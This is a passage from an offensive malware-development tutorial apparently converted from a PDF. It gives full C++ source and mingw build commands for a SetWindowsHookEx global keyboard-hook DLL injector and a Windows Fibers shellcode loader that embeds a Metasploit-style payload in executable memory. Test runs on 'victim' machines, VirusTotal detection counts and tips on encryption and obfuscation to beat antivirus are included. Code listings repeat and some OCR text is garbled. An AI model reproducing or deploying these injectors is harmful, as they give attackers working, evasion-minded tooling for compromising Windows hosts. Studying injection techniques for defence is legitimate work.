-fpermissive >/dev/null 2>&1
```




Then on victim machine let's first launch a `notepad.exe` instance and then execute our program:

.\\hack.exe notepad.exe



and our payload code is still working after close victim process `notepad.exe`:



As you can see our logic perfectly worked!


Thread execution hijacking
 CreateToolhelp32Snapshot
 Process32First
 Process32Next
 strcmp
 Taking a Snapshot and Viewing Processes
 Thread32First

```

Thread32Next
CloseHandle
VirtualAllocEx
WriteProcessMemory
SuspendThread
GetThreadContext
SetThreadContext
ResumeThread
“Classic” code injection
“Classic” DLL injection
Source code in Github

```

17. classic DLL injection via SetWindowsHookEx. Simple C++ malware.



In this tutorial, I'll take a look at the DLL injection by using the `SetWindowsHookEx` method.

SetWindowsHookEx

Let's go to look an example which demonstrates this technique. The `SetWindowsHookEx` installs a hook routine into the hook chain, which is then invoked whenever certain events are triggered. Let's take a look at the function syntax:

```

HHOOK SetWindowsHookExA(
    [in] int idHook,
    [in] HOOKPROC lpfn,
    [in] HINSTANCE hmod,
    [in] DWORD dwThreadId
);

```

The most important param here is `idHook`. The type of hook to be installed, which can hold one of the following values:

```
WH_CALLWNDPROC
WH_CALLWNDPROCRET
WH_CBT
WH_DEBUG
WH_FOREGROUNDIDLE
WH_GETMESSAGE
WH_JOURNALPLAYBACK
WH_JOURNALRECORD
WH_KEYBOARD
WH_KEYBOARD_LL
WH_MOUSE
WH_MOUSE_LL
WH_MSGFILTER
WH_SHELL
WH_SYSMSGFILTER
```

In our case, I'll be hooking the WH_KEYBOARD type of event, which will allow us to monitor keystroke messages.

malicious DLL

Let's go to prepare our malicious DLL. For simplicity, we create DLL which just pop-up a message box:

```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/11/25/malware-injection-7.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
}
```

```

        return TRUE;
    }

extern "C" __declspec(dllexport) int Meow() {
    MessageBox(
        NULL,
        "Meow from evil.dll!",
        "=^..^=",
        MB_OK
    );
    return 0;
}

```

As you can see we have a pretty simple DLL. The `DllMain()` function is called when the DLL is loaded into the process's address space. There's also a function named `Meow()`, which is an exported function and which is just pop-up message "*Meow from evil.dll!*".

example. simple malware.

The next thing that we need to do is create our malware. Let's go to look the source code:

```

/*
hack.cpp
DLL inject via SetWindowsHookEx
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/11/25/malware-injection-7.html
*/
#include <windows.h>
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
    HINSTANCE meowDll;
    MeowProc meowFunc;
    // load evil DLL
    meowDll = LoadLibrary(TEXT("evil.dll"));

    // get the address of exported function from evil DLL
    meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

    // install the hook - using the WH_KEYBOARD action
    HHOOK hook = SetWindowsHookEx(WH_KEYBOARD,

```

```

(HOOKPROC)meowFunc, meowDll, 0);
Sleep(5*1000);
UnhookWindowsHookEx(hook);

    return 0;
}

```

It's also pretty simple. First of all we call `LoadLibrary` to load our malicious DLL:

```

8 #include <cstdio>
9
10 typedef int (__cdecl *MeowProc)();
11
12 int main(void) {
13     HINSTANCE meowDll;
14     MeowProc meowFunc;
15     // load evil DLL
16     meowDll = LoadLibrary(TEXT("evil.dll"));
17
18     // get the address of exported function from evil DLL
19     meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");
20
21     // install the hook - using the WH_KEYBOARD action
22     HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
23     Sleep(5*1000);
24     UnhookWindowsHookEx(hook);
25
26     return 0;
27 }

```

Then, we are calling the `GetProcAddress` to get the address of the exported function `Meow`:

```

8 #include <cstdio>
9
10 typedef int (__cdecl *MeowProc)();
11
12 int main(void) {
13     HINSTANCE meowDll;
14     MeowProc meowFunc;
15     // load evil DLL
16     meowDll = LoadLibrary(TEXT("evil.dll"));
17
18     // get the address of exported function from evil DLL
19     meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");
20
21     // install the hook - using the WH_KEYBOARD action
22     HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
23     Sleep(5*1000);
24     UnhookWindowsHookEx(hook);
25
26     return 0;
27 }

```

After that, the our malware calls the most important function, the `SetWindowsHookEx`. The parameters passed to that function determine what the function will actually do:

```

8  #include <stdio.h>
9
10 typedef int (__cdecl *MeowProc)();
11
12 int main(void) {
13     HINSTANCE meowDll;
14     MeowProc meowFunc;
15     // load evil DLL
16     meowDll = LoadLibrary(TEXT("evil.dll"));
17
18     // get the address of exported function from evil DLL
19     meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");
20
21     // install the hook - using the WH_KEYBOARD action
22     HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
23     Sleep(5*1000);
24     UnhookWindowsHookEx(hook);
25
26     return 0;
27 }

```

As you can see, whenever the keyboard event will occur, our function will be called. And we are passing the address of the our exported function - `meowFunc` parameter. Also we are passing the handle to our DLL - `meowDll` parameter. The last parameter 0 specifies that we want all programs to be hooked, not just a specific one, so it's a global hook.

Then we call `Sleep`:

```

8  #include <stdio.h>
9
10 typedef int (__cdecl *MeowProc)();
11
12 int main(void) {
13     HINSTANCE meowDll;
14     MeowProc meowFunc;
15     // load evil DLL
16     meowDll = LoadLibrary(TEXT("evil.dll"));
17
18     // get the address of exported function from evil DLL
19     meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");
20
21     // install the hook - using the WH_KEYBOARD action
22     HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
23     Sleep(5*1000);
24     UnhookWindowsHookEx(hook);
25
26     return 0;
27 }

```

for demonstrate that our hook works.

Then we call the `UnhookWindowsHookEx()` function to unhook the previously hooked `WH_KEYBOARD` action:

```

8 #include <cstdio>
9
10 typedef int (__cdecl *MeowProc)();
11
12 int main(void) {
13     HINSTANCE meowDll;
14     MeowProc meowFunc;
15     // load evil DLL
16     meowDll = LoadLibrary(TEXT("evil.dll"));
17
18     // get the address of exported function from evil DLL
19     meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");
20
21     // install the hook - using the WH_KEYBOARD action
22     HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
23     Sleep(5*1000);
24     UnhookWindowsHookEx(hook);
25
26     return 0;
27 }

```

So finally after we understood entire code of the malware, we can test it.
Let's go to compile malicious DLL firstly:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```

```

kali@kali:~/projects/cybersec_blog/2021-11-24-malware-injection-7$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
kali@kali:~/projects/cybersec_blog/2021-11-24-malware-injection-7$ ls -lt
total 116
-rwxr-xr-x 1 kali kali 92308 Nov 25 15:44 evil.dll
-rw-r--r-- 1 kali kali 645 Nov 25 15:30 hack.cpp
-rw-r--r-- 1 kali kali 615 Nov 25 15:30 evil.cpp
-rwxr-xr-x 1 kali kali 14848 Nov 24 17:25 hack.exe

```

compile malware code:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```


```

kali@kali:~/projects/cybersec_blog/2021-11-24-malware-injection-7$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
kali@kali:~/projects/cybersec_blog/2021-11-24-malware-injection-7$ ls -lt
total 116
-rwxr-xr-x 1 kali kali 14848 Nov 25 15:46 hack.exe
-rwxr-xr-x 1 kali kali 92308 Nov 25 15:44 evil.dll
-rw-r--r-- 1 kali kali 645 Nov 25 15:30 hack.cpp
-rw-r--r-- 1 kali kali 615 Nov 25 15:30 evil.cpp

```

Then, see everything in action! Start our `hack.exe` on the victim machine

(Windows 7 x64):



We can see that everything was completed successfully and at this point whenever we start a program, pop-up our message only when keyboard key is pressed.

Conclusion

In this section, I've demonstrate how we can use the `SetWindowsHookEx` function to inject the DLL into the process's address space and execute arbitrary code inside the process's address space.

There is a caveat. This technique is not working in my Windows 10 x64 machine. I think the reason is this: CIG block this technique. Windows 10 x64 have two important things:

- **CFG (Control Flow Guard)** – prevent indirect calls to non-approved addresses
- **CIG (Code Integrity Guard)** - only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory.

In [this](#) presentation from BlackHat USA 2019, the authors explain that CIG block this technique.

Let's go to upload our `hack.exe` to virustotal:


The screenshot shows the VirusTotal analysis interface for a file. At the top, it says "5 security vendors flagged this file as malicious". Below that, there's a summary table with columns for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. The table includes rows for Avira, F-Secure, Microsoft, Ad-Aware, Alibaba, and Anti-AVL. The COMMUNITY section shows a "Community Score" of 5/67. The file details show it's a 64-bit PE executable named "hack.exe" with a size of 14.50 KB, analyzed a moment ago.

<https://www.virustotal.com/gui/file/273e191999eb6a4bc010eeaf9c4e196d917509250f87a121fa1cfeded41b7921>

So, 5 of 67 AV engines detect our file as malicious.

BlackHat USA 2019 process injection techniques Gotta Catch Them All
SetWindowsHookEx
Using Hooks MSDN
Exporting from a DLL
Source code in Github

18. code injection via windows Fibers. Simple C++ malware.



In this post, I'll take a look at the code injection to local process through Windows Fibers API.

A fiber is a unit of execution that must be manually scheduled by the application.

Fibers run in the context of the threads that schedule them.

example

Let's go to consider an example which demonstrate this technique.

Firstly, before scheduling the first fiber, call the `ConvertThreadToFiber` function to create an area in which to save fiber state information:

```
37 int main() {
38
39     PVOID f; // converted
40     PVOID payload_mem; // memory buffer for payload
41     PVOID payloadF; // fiber
42
43     // convert main thread to fiber
44     f = ConvertThreadToFiber(NULL);
45
46     // allocate memory buffer
47     payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48     memcpy(payload_mem, my_payload, my_payload_len);
49
50     // create a fiber that will execute payload
```

Then, allocate some memory for our payload and payload is written to the allocated memory:

```
37 int main() {
38
39     PVOID f; // converted
40     PVOID payload_mem; // memory buffer for payload
41     PVOID payloadF; // fiber
42
43     // convert main thread to fiber
44     f = ConvertThreadToFiber(NULL);
45
46     // allocate memory buffer
47     payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48     memcpy(payload_mem, my_payload, my_payload_len);
49
50     // create a fiber that will execute payload
51     payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
52
53     SwitchToFiber(payloadF);
54     return 0;
55 }
```

As you can see, `VirtualAlloc` called with `PAGE_EXECUTE_READWRITE` parameter, which means executable, readable and writeable.

The next step is create a fiber that will execute the our payload:

```

36
37 int main() {
38
39     PVOID f; // converted
40     PVOID payload_mem; // memory buffer for payload
41     PVOID payloadF; // fiber
42
43     // convert main thread to fiber
44     f = ConvertThreadToFiber(NULL);
45
46     // allocate memory buffer
47     payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48     memcpy(payload_mem, my_payload, my_payload_len);
49
50     // create a fiber that will execute payload
51     payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
52
53     SwitchToFiber(payloadF);
54     return 0;
55 }
```

And finally, schedule the newly created fiber that points to our payload:

```

37 int main() {
38
39     PVOID f; // converted
40     PVOID payload_mem; // memory buffer for payload
41     PVOID payloadF; // fiber
42
43     // convert main thread to fiber
44     f = ConvertThreadToFiber(NULL);
45
46     // allocate memory buffer
47     payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48     memcpy(payload_mem, my_payload, my_payload_len);
49
50     // create a fiber that will execute payload
51     payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
52
53     SwitchToFiber(payloadF);
54     return 0;
55 }
```

So, our full source code is (`hack.cpp`):

```

/*
hack.cpp
code inject via fibers
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/11/28/malware-injection-8.html
*/
#include <windows.h>

unsigned char my_payload[] = {
```

```

0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

int main() {

    PVOID f; // converted
    PVOID payload_mem; // memory buffer for payload
    PVOID payloadF; // fiber

    // convert main thread to fiber
    f = ConvertThreadToFiber(NULL);

    // allocate memory buffer
    payload_mem = VirtualAlloc(0, my_payload_len,
        MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(payload_mem, my_payload, my_payload_len);
}

```

```

// create a fiber that will execute payload
payloadF = CreateFiber(NULL,
(LPFIBER_START_ROUTINE)payload_mem,
NULL);

SwitchToFiber(payloadF);
return 0;
}

```

As you can see for simplicity, we use 64-bit `calc.exe` as the payload. Without delving into the generation of the payload, we will simply insert payload into our code:

```

unsigned char my_payload[] = {
0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

```

Let's go to compile our simple malware:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```

A terminal window titled 'kali@kali:~/pr...re-injection-8' shows the command being run:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```

After compilation, the user runs 'ls -lt' to list files, showing the newly created 'hack.exe' file with permissions '-rwxr-xr--'. The user then runs 'hack.exe'.

Let's go to launch a `hack.exe` on windows 7 x64:



Also perfectly worked on windows 10 x64 (build 18363):

A screenshot of a Windows desktop environment. On the left, a PowerShell window titled 'Administrator: Windows PowerShell' shows command-line output for directory listing and system information. In the center, a 'Calculator' window is open in 'Standard' mode. On the right, the Windows taskbar is visible with various pinned icons.

```

Administrator: Windows PowerShell
PS C:\Users\User\Desktop\shared\work\26.11.2021> dir
Directory: C:\Users\User\Desktop\shared\work\26.11.2021
Mode                LastWriteTime         Length Name
----                -----        ----- 
kali@kali          11/26/2021 12:33 PM      14948 hack.exe

PS C:\Users\User\Desktop\shared\work\26.11.2021> systeminfo
OS Name:           Microsoft Windows 10 Pro
OS Version:        10.0.18363 N/A Build 18363
OS Manufacturer:  Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type:    Multiprocessor Free
Registered Owner: 
Registered Organization: 

payload = payload + "\nmemcpy(payload_mem, my_payload, my_payload_len);"

// Create a fiber that will execute payload
payloadF = CreateFiber(NULL, (LPPFIBER_START_ROUTINE)pa
SwitchToFiber(payloadF);
return 0;
}

kali@kali:~/pr...

```

Let's go to upload our malware to virustotal:

A screenshot of the VirusTotal file analysis interface. The main page displays a summary of the file's detection results, including a 'Community Score' of 25/67 and a list of 25 security vendors who flagged it as malicious. Below this, detailed information about the file is provided, including its name (f03bdb9fa52f7b61ef03141fefff1498ad2612740b1fdbf6941f1c5af5eee70a), type (EXE), size (14.50 KB), and upload date (2021-11-28 15:30:54 UTC). A table below lists specific detections from various engines.

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	Generic.Exploit.Metasploit.2.3523BCE4	AIYac	Generic.Exploit.Metasploit.2.3523BCE4
Arcabit	Generic.Exploit.Metasploit.2.3523BCE4	Avast	Win32:Metasploit-D [Exp]
AVG	Win32:Metasploit-D [Exp]	Avira (no cloud)	BDS/ShellCodeF.641
BitDefender	Generic.Exploit.Metasploit.2.3523BCE4	ClamAV	Win.Trojan.MSShellCode-6
Cyberreason	Malicious.70ab32	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	Generic.Exploit.Metasploit.2.3523BCE4 (B)

<https://www.virustotal.com/gui/file/f03bdb9fa52f7b61ef03141fefff1498ad2612740b1fdbf6941f1c5af5eee70a?nocache=1>


So, 25 of 67 AV engines detect our file as malicious.

For better result we can combine [payload encryption](#) with random key and [obfuscate functions](#) with another keys etc.

Also we can use [AES encryption](#) for payload encryption.

BlackHat USA 2019 process injection techniques Gotta Catch Them All
 MSDN Fibers
 VirtualAlloc
 ConvertThreadToFiber
 CreateFiber
 SwitchToFiber
 memcpy
[Source code in Github](#)

